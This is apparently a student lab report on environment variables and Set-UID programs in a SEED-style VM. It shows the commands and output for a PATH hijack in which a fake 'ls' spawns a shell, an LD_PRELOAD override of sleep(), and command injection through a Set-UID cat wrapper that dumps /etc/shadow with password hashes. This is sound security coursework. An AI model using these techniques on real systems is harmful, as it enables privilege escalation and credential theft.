Name: Jannatul Supi Jenifa

CIS 518 Secure Software Engineering


Lab 01 – Environment Variable and Set-UID Program Lab

Date: 09/25/2023

Task 1: Manipulating Environment Variables

- Used “printenv PWD” command to print out the environment variables. Here attached the snapshot of this:

- Used export and unset commands to set or unset environment variables. Here “export” set hello as the value of the variable “demo” and then unset command unset the value of the variable. attached the snapshot of the task:



Task 2: Passing Environment Variables from Parent Process to Child Process

Step-1: Used “gcc myprintenv.c” complied the file which generated.
a binary called a.out. Then run and save the output into a file named child by using this command “a.out > file”. Here are attached the snapshots of this. The first snapshot shows the commands which I run for this task and the second one shows the child file which save as the output of a.out:




Fig-1




Fig-2

Step-2: Now comment out the printenv () statement in the child process case (LineÀ) and uncomment. the printenv () statement in the parent process case (Line Á). Here are attached the snapshots of this. The first snapshot shows the commands which I run for this task and the second one shows the parent file which save as the output of a.out:

```
[09/19/23]seed@VM:~$ gcc myprintenv.c
[09/19/23]seed@VM:~$ a.out > child
[09/19/23]seed@VM:~$ gcc myprintenv.c
[09/21/23]seed@VM:~$ a.out > parent
```

Fig-1

```
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1972,unix/VM:/tmp/.ICE-unix/1972
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1934
GTK_MODULES=gail:atk-bridge
PWD=/home/seed
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
"~/parent" 48L, 2926C                                         1,1           Top
```

Fig-2

Step-3: Comparing the difference of these two files using the diff command. Here attached the snapshot of the work:

```
[09/21/23]seed@VM:~$ diff child parent
[09/21/23]seed@VM:~$
```

When I have checked the difference between two output files there is no difference between the two files. Because of the fork function. Two identical address spaces are created by the fork function, one for the parent and the other for the child. Those variables initialized prior to the fork () function have the same values in both address spaces since both processes have identical but independent address spaces.

Task 3: Environment Variables and execve()

Step-1: Used the following command to compile and run the file which is demonstrated in the snapshot:

```
[09/22/23]seed@VM:~$ gcc myenv.c -o myenv.exe
[09/22/23]seed@VM:~$
```

Step-2: Changed the invocation of execve() in Line 1. Here are attached the snapshots of this. The first and second snapshot show the process and commands which I run for this task and the third and fourth show the output of file after running:

Open myenv.c

```
1 #include <unistd.h>
2
3 extern char **environ;
4
5 int main()
6 {
7   char *argv[2];
8
9   argv[0] = "/usr/bin/env";
10  argv[1] = NULL;
11
12  execve("/usr/bin/env", argv, environ);
13
14  return 0 ;
15 }
16
```

Fig:1

```
[09/22/23]seed@VM:~$ gcc myenv.c -o myenv
[09/22/23]seed@VM:~$ ./myenv
```

Fig:2

```
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1922,unix/VM:/tmp/.ICE-unix/1922
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1886
GTK_MODULES=gail:atk-bridge
PWD=/home/seed
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
```

Fig:3

```
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;
42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.
tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst
=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.
sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:
*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm
=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35
:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=0
1;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=
01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.
mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/ca9492b2_0a7e_4ac5_aba7_ff08af0b6655
INVOCATION_ID=df0444f150b640e3a74463e5b81d04aa
MANAGERPID=1681
GJS_DEBUG_OUTPUT=stderr
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
GNOME_TERMINAL_SERVICE=:1.95
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:35280
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
_=./myenv
```

Fig:4

Step-3: The kernel replicates the whole argv and environment variables when a process runs execve(). Then, when the program launches, these are duplicated into the new process image. That is how the new program gets the environment variables.

Task 4: Environment Variables and system ()

Here are attached the snapshots of this. The first snapshot shows the process and commands those are used to compile and run for this task and the second one shows the output of file after running and verify the system () function:

```
[09/23/23]seed@VM:~$ touch system.c
[09/23/23]seed@VM:~$ gcc system.c -o system
system.c:2:10: fatal error: stdib.h: No such file or directory
    2 | #include <stdib.h>
      |          ^~~~~~~~~
compilation terminated.
[09/23/23]seed@VM:~$ gcc system.c -o system
[09/23/23]seed@VM:~$ ./system
```

Fig-1

```
USERNAME=seed
TERM=xterm-256color
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
WINDOWPATH=2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1922,unix/VM:/tmp/.ICE-unix/1922
INVOCATION_ID=df0444f150b640e3a74463e5b81d04aa
XDG_MENU_PREFIX=gnome-
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/ca9492b2_0a7e_4ac5_aba7_ff08af0b6655
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
LANG=en_US.UTF-8
XDG_CURRENT_DESKTOP=ubuntu:GNOME
XMODIFIERS=@im=ibus
XDG_SESSION_DESKTOP=ubuntu
XAUTHORITY=/run/user/1000/gdm/Xauthority
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;
42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.
tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst
=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.
sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:
*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm
=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35
:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=0
1;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=
01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.
mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
GNOME_TERMINAL_SERVICE=:1.95
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
SHELL=/bin/bash
QT_ACCESSIBILITY=1
GDMSESSION=ubuntu
LESSCLOSE=/usr/bin/lesspipe %s %s
```

Fig-2

In the fig-2 shown the system information as the output of the program.

Task 5: Environment Variable and Set-UID Programs

Step-1: Wrote the following program that can print out all the environment variables in the current process. Here attached the snapshot of the program:

foo.c

```c
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

int main()
{
  int i = 0;
  while (environ[i] != NULL){
        printf("%s\n", environ[i]);
        i++;
  }

}
```

Step-2: Compiled the above program, changed its ownership to root, and made it a Set-UID program. Here are attached the snapshots of this. The first snapshot shows the process and commands those are used for this task and the second one shows the output of the process:

```
[09/23/23]seed@VM:~$ touch foo.c
[09/23/23]seed@VM:~$ gcc foo.c -o foo
[09/23/23]seed@VM:~$ sudo chown root foo
[09/23/23]seed@VM:~$ sudo chmod 4755 foo
[09/23/23]seed@VM:~$ ls -l
```

Fig-1

```
-rwxrwxr-x 1 seed seed 16824 Sep 22 22:49 a.out
-rw-rw-r-- 1 seed seed   761 Dec 27  2020 cap_leak.c
-rw-rw-r-- 1 seed seed   471 Feb 19  2021 catall.c
-rw-rw-r-- 1 seed seed  2926 Sep 19 17:22 child
drwxr-xr-x 2 seed seed  4096 Sep 19 17:18 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 2 seed seed  4096 Sep 19 17:16 Downloads
-rwsr-xr-x 1 root seed 16768 Sep 23 22:31 foo
-rw-rw-r-- 1 seed seed   167 Sep 23 22:30 foo.c
drwxrwxr-x 2 seed seed  4096 Sep 19 17:18 Labsetup
drwxrwxr-x 2 seed seed  4096 Sep 19 17:20 'Labsetup (1)'
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwxrwxr-x 1 seed seed 16824 Sep 22 22:49 myenv
-rw-rw-r-- 1 seed seed   183 Sep 22 22:49 myenv.c
-rwxrwxr-x 1 seed seed 16824 Sep 22 22:49 myenv.exe
-rw-rw-r-- 1 seed seed   418 Sep 21 11:56 myprintenv.c
-rw-rw-r-- 1 seed seed  2926 Sep 21 11:56 parent
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
-rwxrwxr-x 1 seed seed 16696 Sep 23 20:12 system
-rw-rw-r-- 1 seed seed    94 Sep 23 20:12 system.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```

Fig-2

Step-3: Here are attached the snapshots of this task. The first and second snapshot shows the process and commands those are used for this task and the third one shows the output of the task:

```
[09/23/23]seed@VM:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
[09/23/23]seed@VM:~$ echo $LD_LIBRARY_PATH
```

Fig-1

```
[09/23/23]seed@VM:~$ export myvariable=4
[09/23/23]seed@VM:~$ echo $myvariable
4
```

Fig-2

```
[09/23/23]seed@VM:~$ ./foo | grep -i PATH
WINDOWPATH=2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
[09/23/23]seed@VM:~$ ./foo | grep -i myvariable
myvariable=4
```

Fig-3

The Set uid program in root directory has the privilege to access the environment variables and can set variable values. They don't need any sudo or root access.

Task 6: The PATH Environment Variable and Set-UID Programs

In this task show how to use path environment variable and Set-UID programs for malicious attacks. Here are attached the snapshots of this task.

Open path.c

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
  system("ls");
  return 0;

}
```

Fig-1: Path file inner program

```
[09/24/23]seed@VM:~$ gcc path.c -o path
[09/24/23]seed@VM:~$ sudo chown root path
[09/24/23]seed@VM:~$ sudo chmod 4755 path
[09/24/23]seed@VM:~$ ls -l
```

Fig-2: Commands for compile and process the task.

```
total 196
-rwxrwxr-x 1 seed seed 16824 Sep 22 22:49  a.out
-rw-rw-r-- 1 seed seed   761 Dec 27  2020  cap_leak.c
-rw-rw-r-- 1 seed seed   471 Feb 19  2021  catall.c
-rw-rw-r-- 1 seed seed  2926 Sep 19 17:22  child
drwxr-xr-x 2 seed seed  4096 Sep 19 17:18  Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020  Documents
drwxr-xr-x 2 seed seed  4096 Sep 19 17:16  Downloads
-rwsr-xr-x 1 root seed 16768 Sep 23 22:31  foo
-rw-rw-r-- 1 seed seed   167 Sep 23 22:30  foo.c
drwxrwxr-x 2 seed seed  4096 Sep 19 17:18  Labsetup
drwxrwxr-x 2 seed seed  4096 Sep 19 17:20 'Labsetup (1)'
drwxr-xr-x 2 seed seed  4096 Nov 24  2020  Music
-rwxrwxr-x 1 seed seed 16824 Sep 22 22:49  myenv
-rw-rw-r-- 1 seed seed   183 Sep 22 22:49  myenv.c
-rwxrwxr-x 1 seed seed 16824 Sep 22 22:49  myenv.exe
-rw-rw-r-- 1 seed seed   418 Sep 21 11:56  myprintenv.c
-rw-rw-r-- 1 seed seed  2926 Sep 21 11:56  parent
-rwsr-xr-x 1 root seed 16696 Sep 24 00:01  path
-rw-rw-r-- 1 seed seed   108 Sep 24 00:01  path.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020  Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020  Public
-rwxrwxr-x 1 seed seed 16696 Sep 23 20:12  system
-rw-rw-r-- 1 seed seed    94 Sep 23 20:12  system.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020  Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020  Videos
```

Fig-3: Output of the commands

```
[09/24/23]seed@VM:~$ touch ls.c
[09/24/23]seed@VM:~$ gcc ls.c -o ls
[09/24/23]seed@VM:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
[09/24/23]seed@VM:~$ export PATH=.:$PATH
[09/24/23]seed@VM:~$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
[09/24/23]seed@VM:~$ gcc ls.c -o ls
[09/24/23]seed@VM:~$ ./path
$ exit
Malicious program! /n[09/24/23]seed@VM:~$ ls
```

Fig-3: Compile, run and the output of the malicious program ls.

Open ls.c

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{
  printf("Malicious program! /n");
  system("/bin/dash");
  return 0;

}
```

Fig-4: ls file inner program

```
[09/24/23]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[09/24/23]seed@VM:~$ ls
$ exit
Malicious program! /n[09/24/23]seed@VM:~$ which ls
./ls
[09/24/23]seed@VM:~$ sudo rm /bin/sh
[09/24/23]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[09/24/23]seed@VM:~$ printenv PWD
/home/seed
[09/24/23]seed@VM:~$ ls
$ exit
Malicious program! /n[09/24/23]seed@VM:~$ rm ls
```

Fig-5: Commands for back the system in the normal state

```
[09/24/23]seed@VM:~$ ls -l
total 200
-rwxrwxr-x 1 seed seed 16824 Sep 22 22:49  a.out
-rw-rw-r-- 1 seed seed   761 Dec 27  2020  cap_leak.c
-rw-rw-r-- 1 seed seed   471 Feb 19  2021  catall.c
-rw-rw-r-- 1 seed seed  2926 Sep 19 17:22  child
drwxr-xr-x 2 seed seed  4096 Sep 19 17:18  Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020  Documents
drwxr-xr-x 2 seed seed  4096 Sep 19 17:16  Downloads
-rwsr-xr-x 1 root seed 16768 Sep 23 22:31  foo
-rw-rw-r-- 1 seed seed   167 Sep 23 22:30  foo.c
drwxrwxr-x 2 seed seed  4096 Sep 19 17:18  Labsetup
drwxrwxr-x 2 seed seed  4096 Sep 19 17:20 'Labsetup (1)'
-rw-rw-r-- 1 seed seed   126 Sep 24 11:34  ls.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020  Music
-rwxrwxr-x 1 seed seed 16824 Sep 22 22:49  myenv
-rw-rw-r-- 1 seed seed   183 Sep 22 22:49  myenv.c
-rwxrwxr-x 1 seed seed 16824 Sep 22 22:49  myenv.exe
-rw-rw-r-- 1 seed seed   418 Sep 21 11:56  myprintenv.c
-rw-rw-r-- 1 seed seed  2926 Sep 21 11:56  parent
-rwsr-xr-x 1 root seed 16696 Sep 24 11:24  path
-rw-rw-r-- 1 seed seed    84 Sep 24 11:23  path.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020  Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020  Public
-rwxrwxr-x 1 seed seed 16696 Sep 23 20:12  system
-rw-rw-r-- 1 seed seed    94 Sep 23 20:12  system.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020  Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020  Videos
[09/24/23]seed@VM:~$ ls
 a.out        child      Downloads   Labsetup        Music     myenv.exe     path       Public     Templates
 cap_leak.c   Desktop    foo         'Labsetup (1)'  myenv     myprintenv.c  path.c     system     Videos
 catall.c     Documents  foo.c       ls.c            myenv.c   parent        Pictures   system.c
[09/24/23]seed@VM:~$
```

Fig-6: back the system in the normal state

Through this task, it's demonstrated how one can do a malicious attack by manipulating the path variable.

Task 7: The LD PRELOAD Environment Variable and Set-UID Programs

Step-1: Here are attached the snapshots of the works which were used for the complete the first step.

```
[09/24/23]seed@VM:~$ touch mylib.c
[09/24/23]seed@VM:~$ gcc -fPIC -g -c mylib.c
[09/24/23]seed@VM:~$ gcc -shared -o libmylib.so.l.0.l mylib.o -lc
[09/24/23]seed@VM:~$ export LD_PRELOAD=./libmylib.so.l.0.l
[09/24/23]seed@VM:~$ touch myprog.c
```

Fig-1: Commands for the step1

mylib.c

```c
#include <stdio.h>

void sleep (int s)
{
  printf("I am not sleeping! \n");

}
```

Fig-2: mylib program file

myprog.c

```c
#include <unistd.h>

int main()
{
  sleep(1);
  return 0;

}
```

Fig-3: myprog program file

Step-2: Here are attached the snapshots of the works which were used for the complete the second step.

```
[09/24/23]seed@VM:~$ gcc myprog.c -o myprog
[09/24/23]seed@VM:~$ ./myprog
I am not sleeping!
```

output

Fig-1: run the program file

```
[09/24/23]seed@VM:~$ sudo chown root myprog
[09/24/23]seed@VM:~$ sudo chmod 4755 myprog
```

Fig-2 set myprog as root program.

```
[09/24/23]seed@VM:~$ ./myprog
[09/24/23]seed@VM:~$
```

Fig-3 after running the program.

```
[09/24/23]seed@VM:~$ sudo adduser user1
Adding user `user1' ...
Adding new group `user1' (1001) ...
Adding new user `user1' (1001) with group `user1' ...
Creating home directory `/home/user1' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
        Full Name []: test user1
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] Y
[09/24/23]seed@VM:~$ cp myprog myprog1
[09/24/23]seed@VM:~$ sudo chown user1 myprog1
[09/24/23]seed@VM:~$ sudo chmod 4755 myprog1
[09/24/23]seed@VM:~$ ls -l
```

Fig-3 creates new user & copy the program in this account.

```
[09/24/23]seed@VM:~$ ./myprog1
[09/24/23]seed@VM:~$
```

Fig-4: after running the program from different user account.

Step-3: After the above steps and observation, the conclusion is that, when running the program from the current directory, the output prints the message, which is in the mylib.c file. But for the other two situations, when running the program as an outcome, it's taken a pause, which can be called sleep, and then resumed, as shown in figs. 2 and 4 under step 2.

Task 8: Invoking External Programs Using system () versus execve()

Step-1: Here are attached snapshots of this step.

```
[09/24/23]seed@VM:~$ gcc catall.c -o catall
[09/24/23]seed@VM:~$ sudo chown root catall
[09/24/23]seed@VM:~$ sudo chmod 4755 catall
```

Fig-1: Compile & change the owner of the program.

```
[09/24/23]seed@VM:~$ ./catall /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
lp:*:18474:0:99999:7:::
mail:*:18474:0:99999:7:::
news:*:18474:0:99999:7:::
uucp:*:18474:0:99999:7:::
proxy:*:18474:0:99999:7:::
www-data:*:18474:0:99999:7:::
backup:*:18474:0:99999:7:::
list:*:18474:0:99999:7:::
irc:*:18474:0:99999:7:::
gnats:*:18474:0:99999:7:::
nobody:*:18474:0:99999:7:::
systemd-network:*:18474:0:99999:7:::
systemd-resolve:*:18474:0:99999:7:::
systemd-timesync:*:18474:0:99999:7:::
messagebus:*:18474:0:99999:7:::
syslog:*:18474:0:99999:7:::
_apt:*:18474:0:99999:7:::
tss:*:18474:0:99999:7:::
uuidd:*:18474:0:99999:7:::
tcpdump:*:18474:0:99999:7:::
avahi-autoipd:*:18474:0:99999:7:::
usbmux:*:18474:0:99999:7:::
rtkit:*:18474:0:99999:7:::
dnsmasq:*:18474:0:99999:7:::
cups-pk-helper:*:18474:0:99999:7:::
```

Fig-2: after running the program part-1.

```
speech-dispatcher:!:18474:0:99999:7:::
avahi:*:18474:0:99999:7:::
kernoops:*:18474:0:99999:7:::
saned:*:18474:0:99999:7:::
nm-openvpn:*:18474:0:99999:7:::
hplip:*:18474:0:99999:7:::
whoopsie:*:18474:0:99999:7:::
colord:*:18474:0:99999:7:::
geoclue:*:18474:0:99999:7:::
pulse:*:18474:0:99999:7:::
gnome-initial-setup:*:18474:0:99999:7:::
gdm:*:18474:0:99999:7:::
seed:$6$n8DimvsbIgU0OxbD$YZ0h1EAS4bGKeUIMQvRhhYFvkrmMQZdr/hB.Ofe3KFZQTgFTcRgoIoKZdO0rhDRxxaITL4b/scpdbTfk/nwFd0:18590:0:99999:7:::
systemd-coredump:!!:18590::::::
telnetd:*:18590:0:99999:7:::
ftp:*:18590:0:99999:7:::
sshd:*:18590:0:99999:7:::
user1:$6$4xABSI0z9r3uM1ms$ZpW8z9ABKUtm5AwJvXdyGSah/65nzO0OM.OF0Hbe8gNQvHry1B.9K8xsss891AMHnb3bwEYKTaik0ndbi41Cg0:19625:0:99999:7:::
```

Fig-3: after running the program part-2.

```
[09/24/23]seed@VM:~$ ./catall "/etc/shadow;/bin/dash"
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
lp:*:18474:0:99999:7:::
mail:*:18474:0:99999:7:::
news:*:18474:0:99999:7:::
uucp:*:18474:0:99999:7:::
proxy:*:18474:0:99999:7:::
www-data:*:18474:0:99999:7:::
backup:*:18474:0:99999:7:::
list:*:18474:0:99999:7:::
irc:*:18474:0:99999:7:::
gnats:*:18474:0:99999:7:::
nobody:*:18474:0:99999:7:::
systemd-network:*:18474:0:99999:7:::
systemd-resolve:*:18474:0:99999:7:::
systemd-timesync:*:18474:0:99999:7:::
messagebus:*:18474:0:99999:7:::
syslog:*:18474:0:99999:7:::
_apt:*:18474:0:99999:7:::
tss:*:18474:0:99999:7:::
uuidd:*:18474:0:99999:7:::
tcpdump:*:18474:0:99999:7:::
avahi-autoipd:*:18474:0:99999:7:::
usbmux:*:18474:0:99999:7:::
rtkit:*:18474:0:99999:7:::
dnsmasq:*:18474:0:99999:7:::
cups-pk-helper:*:18474:0:99999:7:::
```

Fig-4: Run the program to manipulate the directory Part-1

```
speech-dispatcher:!:18474:0:99999:7:::
avahi:*:18474:0:99999:7:::
kernoops:*:18474:0:99999:7:::
saned:*:18474:0:99999:7:::
nm-openvpn:*:18474:0:99999:7:::
hplip:*:18474:0:99999:7:::
whoopsie:*:18474:0:99999:7:::
colord:*:18474:0:99999:7:::
geoclue:*:18474:0:99999:7:::
pulse:*:18474:0:99999:7:::
gnome-initial-setup:*:18474:0:99999:7:::
gdm:*:18474:0:99999:7:::
